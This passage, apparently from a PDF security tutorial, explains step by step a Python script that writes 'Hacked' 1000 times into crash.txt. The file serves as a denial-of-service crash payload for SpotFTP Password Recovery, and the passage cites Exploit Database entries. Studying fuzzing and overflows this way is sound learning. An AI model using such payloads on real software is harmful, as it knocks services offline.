
```
    f.write(payload)
```

```
    f.close()
```

```
    print("[+] File created!")
```

```
except:
```

```
    print("File cannot be created.")
```



1. Create a buffer variable and assign word “Hacked” 1000 times to the buffer. Then assign it to the payload.

```
OHTS > SpotFTP.py > ...  
1   buffer = "Hacked" * 1000  
2  
3   payload = buffer
```

2. Create a function as open and add two parameters to it. First one is file name second is flag. Then assign the open function to ‘f’ variable.

In here two parameters are :

Filename: crash.txt

Flag: w (Write)

```
f=open("crash.txt","w")
```

3. Then print the number of bytes in the payload and write those bytes in the text file. If its create correctly print “File created!”.

```
5   f=open("crash.txt","w")  
6   print("[+] Creating %s bytes evil payload." %len(payload))  
7   f.write(payload)  
8   f.close()  
9   print("[+] File created!")
```

4. If file not created successfully exception is run and print as “File not be created”.

```
10  except:  
11      print("File cannot be created.")  
12
```

Reference

- 1) NeuraLegion. 2020. What Is A Fuzzer And What Does Fuzzing Mean? [online] Available at: <<https://www.neuralegion.com/what-is-a-fuzzer-and-what-does-fuzzing-mean/>>.
- 2) YouTube. 2020. *Tech69*. [online] Available at: <<https://www.youtube.com/channel/UCR4nrmToNOks698JtoMRQtQ>>.
- 3) Exploit Database. 2020. Freefloat FTP Server - 'USER' Remote Buffer Overflow. [online] Available at: <<https://www.exploit-db.com/exploits/23243>>.
- 4) Tasdelen, I., 2020. Spotftp FTP Password Recovery 3.0.0.0 - 'Name' Denial Of Service (Poc). [online] Exploit Database. Available at: <<https://www.exploit-db.com/exploits/47868>>.